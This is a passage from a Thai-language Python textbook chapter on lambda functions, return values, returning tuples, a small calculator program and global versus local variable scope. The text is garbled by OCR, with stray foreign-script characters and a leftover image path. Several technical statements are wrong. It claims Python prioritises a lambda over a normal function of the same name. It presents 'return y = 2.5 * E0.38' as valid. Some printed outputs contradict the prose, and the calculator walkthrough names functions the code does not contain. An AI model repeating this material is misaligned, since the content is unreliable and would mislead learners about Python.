โดย lambda เป็นชื่อที่ใช้เรียกแทนชื่อของฟังก์ชัน, arg1, arg2, ..., argn เป็นอาร์กิวเมนต์ที่ส่งให้กับ lambda ทำการประมวลผล และนิพจน์ (expression) คือคำสั่งที่ใช้ประมวลผลข้อมูล lambda ไม่จำเป็นต้องมีคำสั่ง return ပิดท้ายฟังก์ชัน เมื่อจบคำสั่งสุดท้ายใน lambda ค่าที่ประมวลผลได้จะถูกส่งกลับมาให้แก่ผู้เรียกโดยอัตโนมัติ การเรียกใช้ lambda มีรูปแบบคือ

```
var = lambda arg1, agr2, ..., argn : expression
print("Test calling lambda : ", var(arg1, arg2,...,argn))
```

โดย var คือตัวแปรที่กำหนดขึ้นเพื่อรับค่าที่ส่งกลับมาจากฟังก์ชัน lambda ตัวอย่างโปรแกรมที่ 7.10 เป็นการสร้างฟังก์ชัน Anonymous functions (lambda) โดยทามาก 2 จำนวนเข้าด้วยกัน

ตัวอย่างโปรแกรมที่ 7.10

```

1 # Lambda fuction
2 # Function definition is here
3 sum = lambda arg1, arg2: arg1 + arg2;
4 # Now you can call sum as a function
5 print ("Value of total : ", sum(10, 20))
6 print ("Value of total : ", sum(20, 20))

```

```

Value of total :  30
Value of total :  40
>>>

```

จากตัวอย่างโปรแกรมที่ 7.10 บรรทัดที่ 3 โปรแกรมทำการสร้างฟังก์ชัน lambda ทำหน้าที่รวมค่า 2 จำนวนเข้าด้วยกัน โดยมีพารามิเตอร์ 2 ตัวคือ arg1 และ arg2 ผลลัพธ์จากการประมวลผลของฟังก์ชัน lambda จะเก็บไว้ในตัวแปรชื่อ sum

บรรทัดที่ 5 โปรแกรมทำการเรียกใช้งานฟังก์ชัน lambda พร้อมกับส่งค่าคงที่เป็นอาร์กิวเม้นต์ให้ฟังก์ชัน lambda 2 ค่าคือ 10 (เก็บไว้ใน arg1) และ 20 (เก็บไว้ใน arg2) ผลลัพธ์ที่ได้จากฟังก์ชัน lambda คือ 30 จากนั้นบรรทัดที่ 6 โปรแกรมเรียกฟังก์ชัน lambda อีกครั้ง พร้อมส่งค่าคงที่เป็นอาร์กิวเม้นต์ให้กับฟังก์ชัน lambda คือ 20 และ 20 ผลลัพธ์ที่ได้คือ 40

ตัวอย่างโปรแกรมที่ 7.11

```

1 # Lambda vs normal function in same name
2 def f(x, y, z): return x + y + z
3 f = lambda x, y, z: x - y - z
4 #Calling normal function
5 print("Calling lambda function :", f(2, 2, 2))
6 #calling lambda function
7 print("Calling normal function :", f(2, 3, 4))

```

```

Calling lambda function : -2
Calling normal function : -5
>>>

```

จากโปรแกรมที่ 7.11 บรรทัดที่ 2 ทำการประกาศฟังก์ชันแบบบอร์มดาชีอิ f ทำหน้าที่หาผลรวมของเลข 3 จำนวนเข้าด้วยกัน โดยพารามิเตอร์ 3 ตัวคือ x, y และ z ตามลำดับ บรรทัดที่ 3 โปรแกรมประกาศฟังก์ชัน lambda ทำหน้าที่หาผลลบของเลข 3 จำนวน โดยมีอาร์กิวเมนต์ 3 ตัว เช่นเดียวกันคือ x, y และ z ตามลำดับ ผลลัพธ์ที่ได้จากการคำนวณจะเก็บไว้ในตัวแปร f

บรรทัดที่ 5 โปรแกรมทำการเรียกใช้งานฟังก์ชัน f พร้อมส่งค่าคงที่เป็นอาร์กิวเมนต์ให้กับฟังก์ชันดังกล่าว 3 ค่าคือ 2, 2 และ 2 ตามลำดับ ผลลัพธ์ที่ได้คือ -2 (ฟังก์ชัน lambda ทำงาน) เนื่องจากไฟรอนให้ความสำคัญกับฟังก์ชัน lambda มากกว่าฟังก์ชันธรรมดานั่นเอง เมื่อว่าผู้เขียนโปรแกรมตั้งใจจะเรียกฟังก์ชัน f แบบบอร์มดา ก็ตาม บรรทัดที่ 7 ทำการเรียกฟังก์ชัน f ใหม่ อีกครั้งพร้อมกับส่งค่าคงที่เป็นอาร์กิวเมนต์ให้กับฟังก์ชัน f คือ 2, 3 และ 4 ตามลำดับ ผลลัพธ์ที่ได้คือ -5 ซึ่งไฟรอนจะเรียกใช้งานฟังก์ชัน lambda เหล่านี้อ่อน岱ิม

ตัวอย่างโปรแกรมที่ 7.12 แสดงการกำหนดค่าเริ่มต้นให้กับพารามิเตอร์ในฟังก์ชัน lambda

```

1 # Default value in Lambda function
2 mz = (lambda a = 'A', b = 'B', c = 'C': "[" + a + b + c + "]")
3 #calling lambda function
4 print(mz('A'))
5 print(mz('A', 'B'))
6 print(mz('A', 'B', 'C'))
7 print(mz('A', 'X', 'Y'))
8 print(mz('X', 'Y', 'Z'))
```

```

[ABC]
[A BC]
[A B C]
[A X Y]
[X Y Z]
>>>
```

จากโปรแกรมตัวอย่างที่ 7.12 บรรทัดที่ 2 โปรแกรมทำการประกาศฟังก์ชัน lambda ทำหน้าที่เชื่อมข้อมูลในพารามิเตอร์ a, b และ c เข้าไว้ด้วยกันภายใต้เครื่องหมาย [...] โดยพารามิเตอร์แต่ละตัวจะถูกกำหนดค่า

เริ่มต้น (default value) ไว้คือ  $a = 'A'$ ,  $b = 'B'$  และ  $c = 'C'$  ตามลำดับ ผลลัพธ์ที่ได้จากการคำนวณในฟังก์ชัน lambda จะเก็บไว้ในตัวแปรชื่อ mz

บรรทัดที่ 4 โปรแกรมทำการเรียกฟังก์ชัน lambda พร้อมกับส่งตัวอักษร 'A' เป็นอาร์กิวเม้นต์เข้าไปด้วย ผลลัพธ์ที่ได้จาก lambda คือ [A B C] เมื่อโปรแกรมที่เรียก lambda จะส่งอาร์กิวเม้นต์ไปเมื่อครบตามจำนวนที่ฟังก์ชัน lambda ได้ประกาศไว้ (lambda ต้องการพารามิเตอร์ 3 ตัว) แต่ไฟอนจะประเมินว่าพารามิเตอร์ที่เหลืออีก 2 ตัว จะใช้ค่า default ที่ฟังก์ชันกำหนดไว้มาทำงานแทน

บรรทัดที่ 5 โปรแกรมเรียกใช้งานฟังก์ชัน lambda เป็นครั้งที่ 2 พร้อมกับตัวอักษร 'A' และ 'B' เป็นอาร์กิวเม้นต์ ซึ่งไม่ครบตามจำนวนที่ฟังก์ชัน lambda ประกาศไว้ เช่นเดิม ผลลัพธ์ที่ได้ยังคงถูกต้องคือ [A B C] บรรทัดที่ 7 และ 8 โปรแกรมเรียกฟังก์ชัน lambda พร้อมกับส่งตัวอักษรเป็นอาร์กิวเม้นต์ตามจำนวนที่ฟังก์ชัน lambda กำหนดไว้ แต่เปลี่ยนเป็นอักษรตัวอื่น ๆ ที่ไม่ใช่ A, B หรือ C ในที่นี้คือ A, X, Y และ X, Y, Z ตามลำดับ ผลลัพธ์ที่ได้คือ [A X Y] (เนื่องจากฟังก์ชัน lambda จะแทนที่ตัวอักษร A ด้วย A, B ด้วย X และ C ด้วย Y) และ [X Y Z] (ฟังก์ชัน lambda จะแทนที่ตัวอักษร A ด้วย X, B ด้วย Y และ C ด้วย Z) ตามลำดับ

ตัวอย่างโปรแกรมที่ 7.13 แสดงการผัง lambda เข้าไปในตัวแปรชนิดลิสต์

```

1 # Define lambda in list
2 L = [lambda x: x ** 2, lambda x: x ** 3, lambda x: x ** 4]
3
4 for f in L:
5     print(f(3))
6 print(L[0](11))


```

9  
27  
81  
121  
>>>

โปรแกรมตัวอย่างที่ 7.13 บรรทัดที่ 2 ประกาศพังก์ชัน lambda ทำหน้าที่คำนวณค่าให้กับสมาชิกแต่ละตัวในตัวแปรชนิดลิสต์ L (พังพังก์ชัน lambda เข้าไปในสมาชิกของตัวแปรชนิดลิสต์) โดยพังก์ชัน lambda มีพารามิเตอร์ 1 ตัว คือ x จากตัวอย่าง สมาชิกในช่องที่ 1 ของลิสต์ L คือ [lambda x: x \*\* 2] เป็นการหาค่าเลขยกกำลังสองของ x, สมาชิกช่องที่ 2 คือ [lambda x: x \*\* 3] เป็นการหาค่าเลขยกกำลังสามของ x และสมาชิกช่องที่ 3 คือ [lambda x: x \*\* 4] คือ การหาค่าเลขการยกกำลังสี่ของ x ตามลำดับ

บรรทัดที่ 4 โปรแกรมใช้คำสั่ง for ดึงสมาชิกชนิดอ้อปเจ็กต์จากตัวแปรลิสต์ L มาทีละค่าเก็บไว้ในอ้อปเจ็กต์ f (เรียก f ว่าเป็นอ้อปเจ็กต์แทนตัวแปร เพราะว่าค่าที่อยู่ใน f เป็นตำแหน่งที่อยู่ของพังก์ชัน) สำหรับค่าที่เก็บอยู่ในอ้อปเจ็กต์ f หมายถึงการอ้างถึงพังก์ชัน lambda x: x \*\* 2 นั่นเอง (แสดงในรูปที่ 7.4) เมื่อโปรแกรมสั่งพิมพ์ข้อมูลในบรรทัดที่ 5 โดยสังค่าคงที่เป็นอาร์กิวเม้นต์ให้กับอ้อปเจ็กต์ f เท่ากับ 3 ส่งผลให้โปรแกรมเรียกพังก์ชัน lambda x: x \*\* 2 มาทำงาน โดยค่า x เท่ากับ 3 ผลลัพธ์ที่ได้คือ  $3^2 = 9$  จากนั้นคำสั่ง for (รอบที่ 2) ดึงข้อมูลสมาชิกจากลิสต์ L ในตำแหน่งถัดไปมาทำงาน (สมาชิกตำแหน่งที่ 2) นั่นคือตำแหน่งที่อยู่ของ lambda x: x \*\* 3 เมื่อโปรแกรมสั่งพิมพ์พร้อมสังค่าคงที่เป็นอาร์กิวเม้นต์เท่ากับ 3 ให้กับ f(3) ส่งผลให้เกิดการคำนวณในพังก์ชัน lambda x: x \*\* 3 =  $3^3 = 27$  คำสั่ง for (รอบที่ 3) ดึงข้อมูลสมาชิกจากลิสต์ L ในตำแหน่งสุดท้ายมาทำงาน นั่นคือตำแหน่งที่อยู่ของ lambda x: x \*\* 4 จากนั้นเมื่อโปรแกรมสั่งพิมพ์พร้อมสังค่าคงที่เป็นอาร์กิวเม้นต์เท่ากับ 3 ให้กับ f(3) ส่งผลให้เกิดการคำนวณในพังก์ชัน lambda x: x \*\* 4 =  $3^4 = 81$

ในคำสั่งลำดับสุดท้ายบรรทัดที่ 6 โปรแกรมเรียกใช้สมาชิกลำดับที่ 1 ของตัวแปรลิสต์ L ( $L[0] = \text{lambda } x: x ** 2$ ) พร้อมสังค่าคงที่เป็นอาร์กิวเม้นต์ให้กับ L[0] เท่ากับ 11 ผลที่ได้คือ  $11^2 = 121$



รูปที่ 7.4 แสดงการผังพังก์ชัน lambda ในตัวแปรชนิดลิสต์

## 8. การส่งค่ากลับจากพังก์ชัน (The return statement)

คำสั่ง `return` เป็นคำสั่งที่ใช้สำหรับส่งค่ากลับจากพังก์ชันที่ถูกเรียก โดยค่าที่คืนกลับอาจจะเป็นค่าที่ถูกประมวลผลในรูปของนิพจน์ ตัวแปร พังก์ชัน หรือค่าคงที่ก็ได้ ซึ่งมีรูปแบบดังนี้

```

return
[expression]

```

ตัวอย่างการส่งค่ากลับที่เกิดจากนิพจน์ทางคณิตศาสตร์ เช่น `return (33*(s-f)/c*(d+33))`

การส่งค่ากลับจากตัวแปร เช่น `return y = 2.5 * E0.38`

การส่งค่ากลับจากค่าคงที่ เช่น `return -1`

การส่งค่ากลับจากพังก์ชัน เช่น `return myfunc(5, 3.5)`

ไม่มีการส่งค่ากลับจากพังก์ชัน เช่น `return` หรือ `return;`

คำสั่ง `return` หรือ `return;` พร้อมมองว่าเป็นการส่งคืนค่า `None` ซึ่งไม่สามารถนำค่าดังกล่าวไปใช้ประโยชน์อะไรได้ในการเขียนโปรแกรม สำหรับโปรแกรมตัวอย่างการคืนค่ากลับจากพังก์ชัน แสดงในโปรแกรมที่ 7.14

### ตัวอย่างโปรแกรมที่ 7.14 แสดงการคืนค่าจากพังก์ชัน

```

1 # Return from function
2 # Function definition is here
3 def sum(arg1, arg2):
4     # Add both the parameters and return them."
5     total = arg1 + arg2
6     print ("Inside the function : ", total)
7     return total;
8 # Now you can call sum function
9 total = sum(10, 20);
10 print ("Outside the function : ", total)

```

```

Inside the function : 30
Outside the function : 30
>>>

```

จากโปรแกรมที่ 7.14 บรรทัดที่ 3 โปรแกรมประกาศพังก์ชันชื่อ sum กำหนดให้บวกเลข 2 จำนวนเข้าด้วยกันและพิมพ์ค่าที่รวมได้ออกจอภาพ โดยมีพารามิเตอร์ 2 ตัวคือ arg1 และ arg2 บรรทัดที่ 5 โปรแกรมรวมค่าในพารามิเตอร์ arg1 กับ arg2 เข้าไว้ด้วยกัน ผลลัพธ์ที่ได้เก็บไว้ในตัวแปรชื่อ total บรรทัดที่ 6 โปรแกรมส่งพิมพ์ค่าในตัวแปร total ออกจอภาพ บรรทัดที่ 7 พังก์ชันส่งค่าในตัวแปร total กลับไปให้แก่ผู้เรียกใช้งาน

บรรทัดที่ 9 โปรแกรมเรียกใช้พังก์ชัน sum พร้อมกับค่าคงที่เป็นอาร์กิวเมนต์ให้กับพังก์ชัน คือ 10 และ 20 ผลลัพธ์ที่ได้จากพังก์ชันคือ 30 บรรทัดที่ 10 โปรแกรมทดสอบพิมพ์ค่าในตัวแปร total ที่ส่งกลับมาจากการพังก์ชัน sum ผลลัพธ์ที่ได้คือ 30 เมื่อนเดิม จากโปรแกรมข้างบนมีข้อสังเกตว่าตัวแปร total ที่ประกาศไว้ภายในพังก์ชันและภายนอกพังก์ชันไม่ใช่ตัวแปรตัวเดียวกัน

ตัวอย่างโปรแกรมที่ 7.15 เป็นโปรแกรมเครื่องคิดเลขขนาดเล็ก เพื่อสาธิตการสร้างและการเรียกใช้งานพังก์ชัน ดังนี้

ตัวอย่างโปรแกรมที่ 7.15 โปรแกรมเครื่องคิดเลขขนาดเล็ก

```

1 # Mini-calculator program
2 def menu():
3     #print what options you have
4     print ("Welcome to calculator program")
5     print ("your options are:")
6     print (" ")
7     print ("1) Addition")
8     print ("2) Subtraction")
9     print ("3) Multiplication")
10    print ("4) Division")
11    print ("5) Quit calculator program")
12    print (" ")
13    return int(input("Choose your option: "))
14

```

```

15 # this adds two numbers given
16 def add(a, b):
17     print("You chose the Addition")
18     print ("Result of ",a, "+", b, "=", a + b)
19     return a + b
20
21 # this subtracts two numbers given
22 def sub(a, b):
23     print("You chose the Subtraction")
24     print ("Result of ",a, "-", b, "=", a - b)
25     return a - b
26
27 # this multiplies two numbers given
28 def mul(a, b):
29     print("You chose the Multiplication")
30     print ("Result of ",a, "*", b, "=", a * b)
31     return a * b
32

```

```

33 # this divides two numbers given
34 def div(a, b):
35     print("You chose the Division")
36     if b != 0:
37         print ("Result of ",a, "/", b, "=", a / b)
38         return a / b
39     else:
40         print("Can't divide by zero")
41         return False
42

```

```

43 # this is main program for control all def
44 def main():
45     loop = 1
46     choice = 0
47     while loop == 1:
48         choice = menu()
49         if choice == 1:
50             add(int(input("Number 1:")),int(input("Number 2:")))
51         elif choice == 2:
52             sub(int(input("Number 1:")),int(input("Number 2:")))
53         elif choice == 3:
54             mul(int(input("Number 1:")),int(input("Number 2:")))
55         elif choice == 4:
56             div(int(input("Number 1:")),int(input("Number 2:")))
57         elif choice == 5:
58             loop = 0
59     else:
60         print("Good bye! ")
61
62 if __name__ == "__main__":
63     main()

```

```

Welcome to calculator program
your options are:

1) Addition
2) Subtraction
3) Multiplication
4) Division
5) Quit calculator program

Choose your option: 1
Number 1:5
Number 2:8
You chose the Addition
Result of 5 + 8 = 13
Welcome to calculator program
your options are:

1) Addition
2) Subtraction
3) Multiplication
4) Division
5) Quit calculator program

Choose your option: 5
Good bye!
>>>

```

จากตัวอย่างโปรแกรมที่ 7.15 เป็นโปรแกรมเครื่องคิดเลขขนาดเล็กที่มีพังก์ชันการทำงานทั้งหมด 6 พังก์ชันคือ พังก์ชันหลัก (main), สร้างเมนู (menu), การบวก (add), การลบ (sub), การคูณ (mul), การหาร (div) ดังนี้

บรรทัดที่ 2 ประการสพังก์ชันซึ่งอว่า menu ทำหน้าที่แสดงคุณสมบัติต่างๆ (Features) ของเครื่องคิดเลขที่เตรียมไว้ให้ใช้งาน เช่น เลือก 1 คือการบวก 2 คือการลบ ถ้าต้องการออกจากโปรแกรมให้เลือก 5 เป็นต้น พังก์ชันนี้ไม่ต้องการพารามิเตอร์เพื่อใช้ในการทำงาน แต่พังก์ชันจะส่งค่ากลับไปให้แก่ผู้เรียกใช้เป็นเลขจำนวนเต็มที่ผู้ใช้เลือกว่าต้องการให้เครื่องคิดเลขทำอะไร (บรรทัดที่ 13) เช่น ถ้าเลือก 1 คือการบวก เป็นต้น

บรรทัดที่ 16 โปรแกรมประการสพังก์ชัน add ทำหน้าที่บวกเลข 2 จำนวนเข้าด้วยกัน และส่งผลลัพธ์ที่ได้จากการบวกคืนให้แก่ผู้เรียก โดยพังก์ชันมีพารามิเตอร์ 2 ตัวคือ a และ b

บรรทัดที่ 22 ประการสพังก์ชัน sub ทำหน้าที่ลบเลข 2 จำนวน และส่งผลลัพธ์ที่ได้จากการลบคืนให้แก่ผู้เรียก โดยพังก์ชันมีพารามิเตอร์ 2 ตัวคือ a และ b

บรรทัดที่ 28 ประการสพังก์ชัน apb ทำหน้าที่คูณเลข 2 จำนวน และส่งผลลัพธ์ที่ได้จากการคูณคืนให้แก่ผู้เรียก โดยพังก์ชันมีพารามิเตอร์ 2 ตัวคือ a และ b ภายใต้พังก์ชันมีการตรวจสอบด้วยว่าค่าที่ใช้หารต้องไม่เป็น 0 ถ้าเป็น 0 พังก์ชันจะส่งค่ากลับเป็น False

บรรทัดที่ 44 โปรแกรมประการสพังก์ชันซึ่ง main ทำหน้าที่ควบคุมการทำงานของเครื่องคิดเลข ในพังก์ชันไม่มีพารามิเตอร์เพื่อใช้ทำงาน บรรทัดที่ 45 โปรแกรมประการตัวแปรซึ่งอว่า loop มีค่าเริ่มต้นเท่ากับ 1 ใช้สำหรับตรวจสอบว่าผู้ใช้ต้องการออกจากโปรแกรมหรือไม่ ถ้า loop เท่ากับ 0 แสดงว่าผู้ใช้ต้องการออกจากโปรแกรม บรรทัดที่ 46 ประการตัวแปรซึ่ง choice มีค่าเริ่มต้นเป็น 0 มีหน้าที่เก็บค่าตัวเลขจำนวนเต็มที่ส่งกลับมาจากพังก์ชัน menu (เป็นตัวเลขที่บอกให้โปรแกรมทราบว่าผู้ใช้เลือกใช้คุณสมบัติใดของเครื่องคิด

เลข) บรรทัดที่ 47 โปรแกรมตรวจสอบเงื่อนไขด้วยคำสั่ง while ว่า loop มีค่าเท่ากับ 1 หรือไม่ ผลจากการตรวจสอบเป็นจริง (เพราะบรรทัดที่ 45 มีการกำหนดให้  $loop = 1$ ) บรรทัดที่ 48 โปรแกรมเรียกฟังก์ชัน menu เพื่อให้ผู้ใช้เลือกว่าต้องการให้เครื่องคิดเลขทำฟังก์ชันอะไร ผลลัพธ์ที่ส่งกลับมามาจากฟังก์ชัน menu คือตัวเลขจำนวนเต็มตั้งแต่ 1 – 5 เท่านั้น แต่ถ้าผู้ใช้ป้อนตัวเลขที่ไม่ใช่ 1 – 5 โปรแกรมจะกลับไปรับค่าใหม่

ถ้าผู้ใช้เลือก 1 (บรรทัดที่ 49) โปรแกรมจะแสดงข้อความว่า "Number 1:" และ "Number 2:" เพื่อรอให้ผู้ใช้ป้อนตัวเลขได้ ๗ ๒ จำนวนทางเป็นพิมพ์ เมื่อผู้ใช้ป้อนข้อมูลทั้ง 2 จำนวนแล้ว โปรแกรมจะไปทำงานในฟังก์ชัน add (การบวก) ผลลัพธ์ที่ได้จะถูกพิมพ์ออกจอกาพ และโปรแกรมจะกลับมารับคำสั่งต่อไปในโปรแกรมหลัก (main)

ถ้าผู้ใช้เลือก 2 (บรรทัดที่ 51) โปรแกรมจะแสดงข้อความว่า "Number 1:" และ "Number 2:" เช่นเดิม เพื่อรอให้ผู้ใช้ป้อนตัวเลขได้ ๗ ๒ จำนวนทางเป็นพิมพ์ เมื่อผู้ใช้ป้อนข้อมูลทั้ง 2 จำนวนแล้ว โปรแกรมจะไปทำงานในฟังก์ชัน sub (การลบ) ผลลัพธ์ที่ได้จะถูกพิมพ์ออกจอกาพ และโปรแกรมจะกลับมารับคำสั่งต่อไปในโปรแกรมหลัก (main)

ถ้าผู้ใช้เลือก 3 หรือ 4 (บรรทัดที่ 53 หรือ 55) โปรแกรมจะแสดงข้อความว่า "Number 1:" และ "Number 2:" เช่นเดียวกัน เพื่อรอให้ผู้ใช้ป้อนตัวเลขได้ ๗ ๒ จำนวนทางเป็นพิมพ์ เมื่อผู้ใช้ป้อนข้อมูลทั้ง 2 จำนวนแล้ว โปรแกรมจะไปทำงานในฟังก์ชัน cap (การคูณ) หรือ div (การหาร) ผลลัพธ์ที่ได้จะถูกพิมพ์ออกจอกาพ และโปรแกรมจะกลับมารับคำสั่งต่อไปในโปรแกรมหลัก (main) เช่นเดิม

ถ้าผู้ใช้เลือก 5 (บรรทัดที่ 57) โปรแกรมจะพิมพ์ข้อความว่า "Good bye!" พร้อมกับยุติการทำงานของโปรแกรมทันที แต่ถ้าผู้ใช้ป้อนเป็นตัวเลขได้ ๗ ที่ไม่ใช่ 1 – 5 โปรแกรมจะกลับไปรอให้ผู้ใช้ป้อนข้อมูลใหม่ สำหรับเอกสารพูดของ การใช้งานโปรแกรมเครื่องคิดเลขแสดงในตัวอย่างข้างบน

โปรแกรมนี้ใช้ได้กับเลขจำนวนเต็มเท่านั้น ไม่สามารถใช้ได้กับเลขจำนวนจริง ถ้าผู้ใช้ยินต้องการให้โปรแกรมสามารถใช้งานได้ทั้งจำนวนเต็มและจำนวนจริงให้แก้ไขโปรแกรม ในบรรทัดที่ 50, 52, 54 และ 56 ดังนี้

จาก `add(int(input("Number 1:")), int(input("Number 2:")))`

เป็น `add(float(input("Number 1:")), float(input("Number 2:")))`



## ๙. การส่งค่ากลับจากฟังก์ชันหลายค่า (Returning multiple values)

ในภาษา Python สามารถส่งค่ากลับได้เพียงค่าเดียวเท่านั้น แต่ใน Python สามารถส่งค่ากลับจากฟังก์ชันได้มากกว่า 1 ค่า โดยอาศัยตัว переменnidทัพเพิลช่วยในการทำงาน ซึ่งมีรูปแบบการใช้งาน ดังตัวอย่างโปรแกรมที่ 7.16

### ตัวอย่างโปรแกรมที่ 7.16 การส่งค่ากลับจากฟังก์ชันหลายค่า

```

1 # Returning multiple values
2 import random
3 def rollDice():
4     return (1 + random.randrange(6), 1 + random.randrange(6))
5 d1, d2 = rollDice()
6 print (d1,",",d2)
7 d1, d2 = rollDice()
8 print (d1,",",d2)
9 d1, d2 = rollDice()
10 print (d1,",",d2)
    
```

2 , 1  
 5 , 3  
 3 , 6  
 >>>

จากโปรแกรมตัวอย่างที่ 7.16 บรรทัดที่ 3 ประกาศฟังก์ชันชื่อ rollDice มีหน้าที่สุ่มแต้มของลูกเต๋า 2 ลูก (บรรทัดที่ 4) ตัวเลขที่สุ่มได้จะอยู่ในช่วงระหว่าง 1 ถึง 6 (หากับจุดบนหน้าของลูกเต่า) และส่งแต้มที่สุ่มได้ทั้ง 2 ค่ากลับคืนให้กับผู้เรียก

บรรทัดที่ 5 โปรแกรมทำการเรียกใช้ฟังก์ชัน rollDice ค่าที่ส่งกลับมาจากฟังก์ชัน rollDice มี 2 ค่า เพราะลูกเต่ามี 2 ลูก (เป็นข้อมูลชนิดทัพเพิล) ค่าทั้งสองจะถูกเก็บไว้ในตัวแปรชนิด int ชื่อ d1 และ d2 ตามลำดับ จากนั้นบรรทัดที่ 6 โปรแกรมทำการพิมพ์ค่าที่เก็บอยู่ในตัวแปร d1 และ d2 สำหรับโปรแกรมบรรทัดที่ 7 ถึง 10 โปรแกรมทำการสุมโดยลูกเต่าหลาย ๆ ครั้ง

## 10. ขอบเขตของตัวแปร (Scope of variables)

ขอบเขตของตัวแปรคือ บริเวณหรือสถานที่สามารถเข้าถึงตัวแปร หรืออ้างถึงเพื่อใช้งานได้ โดยตัวแปรที่อยู่ในโปรแกรมหลัก เรียกว่า ตัวแปรชนิดโลกบอล (Global) สำหรับตัวแปรที่อยู่ในฟังก์ชันเรียกว่า ตัวแปรชนิดโลคอลหรือท้องถิน (Local) ซึ่งมีรายละเอียดดังต่อไปนี้

- **ตัวแปรโลกบอล** ตัวแปรชนิดนี้จะประกาศไว้ในส่วนของโปรแกรมหลัก (Main program) และสามารถเข้าถึงตัวแปรดังกล่าวได้ตลอดทั้งโปรแกรม (โปรแกรมส่วนอื่น ๆ สามารถเรียกใช้ตัวแปรแบบโลกบอลจากที่ใด ๆ ก็ได้ในโปรแกรม)
- **ตัวแปรชนิดโลคอล** ตัวแปรชนิดนี้จะประกาศไว้ในฟังก์ชันเท่านั้น ขอบเขตการทำงานของตัวแปรจะอยู่เฉพาะภายในฟังก์ชันเท่านั้น เมื่อเสร็จสิ้นการทำงานภายในฟังก์ชัน ตัวแปรเหล่านั้นจะถูกลบพิ้งทันที

คุณสมบัติการใช้งานระหว่างตัวแปรโลกบอลและโลคอล ดังนี้

- กรณีที่มีการตั้งชื่อตัวแปรชนิดโลกบอลและโลคอลต่างกัน เพื่อนำถือว่าตัวแปรโลคอลจะมีขอบเขตการทำงานเฉพาะภายในฟังก์ชันเท่านั้น โปรแกรมภายนอกฟังก์ชันไม่สามารถเรียกใช้งานตัวแปรโลคอลได้ แต่ตัวแปรโลกบอลสามารถถูกเรียกใช้ได้จากทุก ๆ ที่ในโปรแกรม
- กรณีที่มีการตั้งชื่อตัวแปรชนิดโลกบอลและโลคอลเหมือนกัน เมื่อเรียกใช้งานตัวแปรภายในโปรแกรมหลัก ตัวแปรที่ถูกเรียกใช้ คือ ตัวแปรโลกบอล แต่ถ้าเรียกใช้งานตัวแปรภายในฟังก์ชัน ตัวแปรที่ถูกเรียกใช้ คือ ตัวแปรโลคอล
- กรณีเรียกใช้ตัวแปรภายในฟังก์ชัน แต่ไม่มีการประกาศตัวแปร ดังกล่าวไว้ในฟังก์ชัน โปรแกรมจะเรียกใช้ตัวแปรโลกบอลแทน (แต่ต้องประกาศว่าเป็นตัวแปรแบบโลกบอลไว้ด้วย โดยใช้ keyword global มีฉะนั้นจะเกิดข้อผิดพลาด)
- กรณีเรียกใช้ตัวแปรระหว่างฟังก์ชัน ไม่สามารถทำได้ แต่สามารถแก้ไขได้โดย ประกาศตัวแปรที่ต้องการใช้ระหว่างฟังก์ชันเป็นตัวแปรชนิดโลกบอลแทน

ตัวอย่างโปรแกรมที่ 7.17 แสดงตัวอย่างการใช้งานตัวแปรแบบโกลบอลและโลคอล

```

1 # Scope of variables
2 total = 0; # This is global variable.
3 def sum(arg1, arg2):
4     # Add both the parameters and return them.
5     total = arg1 + arg2; # Here total is local variable.
6     print ("Total of local variable inside function : ", total)
7     return total;
8 # calling sum function
9 sum(5, 10);
10 print ("Total of global variable outside function : ", total)

```

```

Total of local variable inside function :  15
Total of global variable outside function :  0
>>>

```

จากโปรแกรมตัวอย่างที่ 7.17 บรรทัดที่ 2 โปรแกรมประกาศตัวแปรโกลบอลซึ่ว่า total มีค่าเริ่มต้นเท่ากับ 0 บรรทัดที่ 3 ประกาศพังก์ชันซึ่ว่า sum ทำหน้าที่บวกเลข 2 จำนวนเข้าด้วยกัน และส่งผลลัพธ์ที่บวกได้กลับไปยังผู้เรียก โดยพังก์ชันมีพารามิเตอร์ที่ใช้งาน 2 ตัวคือ arg1 และ arg2 บรรทัดที่ 5 เป็นการบวกระหว่าง arg1 กับ arg2 ผลลัพธ์เก็บไว้ในตัวแปร total บรรทัดที่ 6 โปรแกรมสั่งพิมพ์ผลลัพธ์ออกจอภาพ และบรรทัดที่ 7 พังก์ชันส่งค่า total กลับคืนไปยังผู้ที่เรียกใช้งาน

บรรทัดที่ 9 โปรแกรมเรียกใช้พังก์ชัน sum พร้อมกับส่งค่าคงที่เป็นอาร์กิวเมนต์ให้กับพังก์ชัน 2 ค่าคือ 5 และ 10 ตามลำดับ ผลลัพธ์ที่ส่งกลับมาจากพังก์ชัน sum มีค่าเท่ากับ 15 บรรทัดที่ 10 โปรแกรมทำการพิมพ์ค่าที่อยู่ในตัวแปร total อีกครั้ง ผลปรากฏว่ามีค่าเท่ากับ 0 มีข้อสังเกตว่าตัวแปร total ภายนอกพังก์ชันและภายในพังก์ชันไม่ใช่ตัวเดียวกัน สำหรับตัวแปร total ภายในพังก์ชันเมื่อโปรแกรมทำงานเสร็จไฟบนจะลบตัวแปรดังกล่าวทิ้งทันที และตัวแปรภายในพังก์ชันจะมีขอบเขตการทำงานเฉพาะภายในพังก์ชันเท่านั้น

ตัวอย่างโปรแกรมที่ 7.18 แสดงการกำหนดตัวแปรโกลบอลและโลคอล

```

1 # Define variables
2 def modifyVar1():
3     var1, var2 = 10, 20 #These are local variables
4     print("Local variables are var1 = %d, var2 = %d"%(var1, var2))
5 def modifyVar2(var1, var2):
6     var1 = 30 #var1 is local, and var2 is global
7     print("Local variable var1 = %d, and global var2 = %d"%(var1, var2))
8 def modifyVar3(var1):
9     global var2
10    var2 = 3
11    return var1**var2
12 def modifyVar4():
13     global var1
14     var1 = var1**2
15     return

16 var1, var2 = 5, 5
17 modifyVar1()
18 modifyVar2(5, 10)
